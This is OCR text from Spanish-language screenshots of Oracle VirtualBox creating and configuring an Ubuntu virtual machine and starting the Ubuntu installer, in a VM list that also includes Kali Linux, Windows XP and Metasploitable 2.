







Oracle VirtualBox Administrador
Archivo Máquina Ayuda
Herramientas
Nueva Añadir Configuración Descartar Iniciar
Kali Linux
Apagada
Windows XP
Apagada
Metasploitable 2
Apagada
General
Previsualización
Kali Linux
Crear máquina virtual
Nombre y sistema operativo
Instalación desatendida
Hardware
Disco duro
Crear un disco duro virtual ahora
Ubicación y tamaño del archivo de disco
C:\Users\camil\VirtualBox VMs\Ubuntu\Ubuntu.vdi
25,00 GB
4,00 MB
2,00 TB
Tipo y variante de archivo de disco duro
VDI (VirtualBox Disk Image)
Reservar completamente
Split into 2GB Parts
Usar un archivo de disco duro virtual existente
Windows_XP.vdi (Normal, 20,00 GB)
No añadir un disco duro virtual
Ayuda
Anterior
Terminar
Cancelar
Ninguno
ESP
LAA
8:25 a. m.
5/08/2025
Oracle VirtualBox Administrador
Archivo Máquina Ayuda
Herramientas
Nueva Añadir Configuración Descartar Iniciar
Kali Linux
Apagada
Windows XP
Apagada
Metasploitable 2
Apagada
General
Previsualización
Kali Linux
Crear máquina virtual
Nombre y sistema operativo
Instalación desatendida
Hardware
Memoria base:
4096 MB
4 MB
24576 MB
Procesadores:
2
1 CPU
16 CPUs
Habilitar EFI (sólo SO especiales)
Disco duro
Ayuda
Anterior
Terminar
Cancelar
Ninguno
ESP
LAA
8:25 a. m.
5/08/2025



Oracle VirtualBox Administrador
Archivo Máquina Ayuda
Herramientas
Kali Linux
Apagada
Windows XP
Apagada
Metasploitable 2
Apagada
Ubuntu
Apagada
Nueva Añadir Configuración Descartar Iniciar
General
Nombre: Ubuntu
Sistema operativo: Ubuntu (64-bit)
Sistema
Memoria base: 4096 MB
Procesadores: 2
Orden de arranque: Disquete, Óptica, Disco duro
Aceleración: Paginación anidada, Paravirtualización KVM
Pantalla
Memoria de vídeo: 16 MB
Controlador gráfico: VMSVGA
Servidor de escritorio remoto: Inhabilitado
Grabación: Inhabilitado
Almacenamiento
Controlador: IDE
Dispositivo IDE secundario 0: [Unidad óptica] ubuntu-24.04.2-desktop-amd64.iso (5,91 GB)
Controlador: SATA
Puerto SATA 0: Ubuntu.vdi (Normal, 25,00 GB)
Audio
Controlador de anfitrión: Predeterminado
Controlador: ICH AC97
Red
Adaptador 1: Intel PRO/1000 MT Desktop (NAT)
USB
Controlador USB: OHCI, EHCI
Filtros de dispositivos: 0 (0 activo)
Carpetas compartidas
Ninguno
Descripción
Ninguno
Previsualización
Ubuntu
ESP LAA
8:27 a. m. 5/08/2025



Oracle VirtualBox Administrador
Archivo Máquina Ayuda
Herramientas
Kali Linux
Apagada
Windows XP
Apagada
Metasploitable 2
Apagada
Nueva Añadir Configuración Descartar Iniciar
General
Crear máquina virtual
Nombre y sistema operativo
Instalación desatendida
Usuario y contraseña
Nombre de usuario: vboxuser
Contraseña:
Repetir contraseña:
Opciones adicionales
Clave de producto:
Nombre de máquina: Ubuntu
Nombre de dominio: myguest.virtualbox.org
Instalar en segundo plano
Complementos del invitado
ISO de complementos del invitado: C:\Program Files\Oracle\VirtualBox\VBoxGuestAdditions.iso
Hardware
Disco duro
Ayuda
Anterior
Terminar
Cancelar
Ninguno
Previsualización
Kali Linux
ESP LAA
8:24 a. m. 5/08/2025



Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aug 5 13:38
Le damos la bienvenida a Ubuntu
Elija su idioma:
Dansk
Deutsch
Eesti
English
Español
Esperanto
Euskara
Ubuntu
Siguiente
CTRL DERECHA
ESP
LAA
8:38 a.m.
5/08/2025



Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
GNU GRUB version 2.12
*Try or Install Ubuntu
Ubuntu (safe graphics)
Test memory
Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, `e' to edit the commands
before booting or `c' for a command-line.
The highlighted entry will be executed automatically in 22s.
CTRL DERECHA
ESP
LAA
8:29 a.m.
5/08/2025



Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aug 5 13:39
Accesibilidad
Accesibilidad en Ubuntu
Personalice Ubuntu según sus necesidades antes de la puesta en marcha. Puede cambiarlo más tarde en Configuración del sistema.
Visión
Audición
Mecanografía
Señalar y pulsar
Zum
Atrás
Siguiente
CTRL DERECHA
ESP LAA
8:39 a. m. 5/08/2025



Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aug 5 13:39
Conectarse a una red
Conéctese a Internet
Una conexión a Internet mejorará su instalación con la comprobación de la compatibilidad y los paquetes de software adicionales.
Utilizar conexión por cable
No se han detectado dispositivos Wi-Fi
No quiero conectarme a Internet ahora mismo
Atrás
Siguiente
CTRL DERECHA
ESP LAA
8:39 a. m. 5/08/2025



Ubuntu [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
Aug 5 13:39
Disposición del teclado
Elija la disposición del teclado
Detectar
Eslovaco
Esloveno
Español
Español (latinoamericano)
Esperanto
Seleccione la variante del teclado:
Español (latinoamerica...
Escriba aquí para probar el teclado
Atrás
Siguiente
CTRL DERECHA
ESP
LAA
8:39 a. m.
5/08/2025

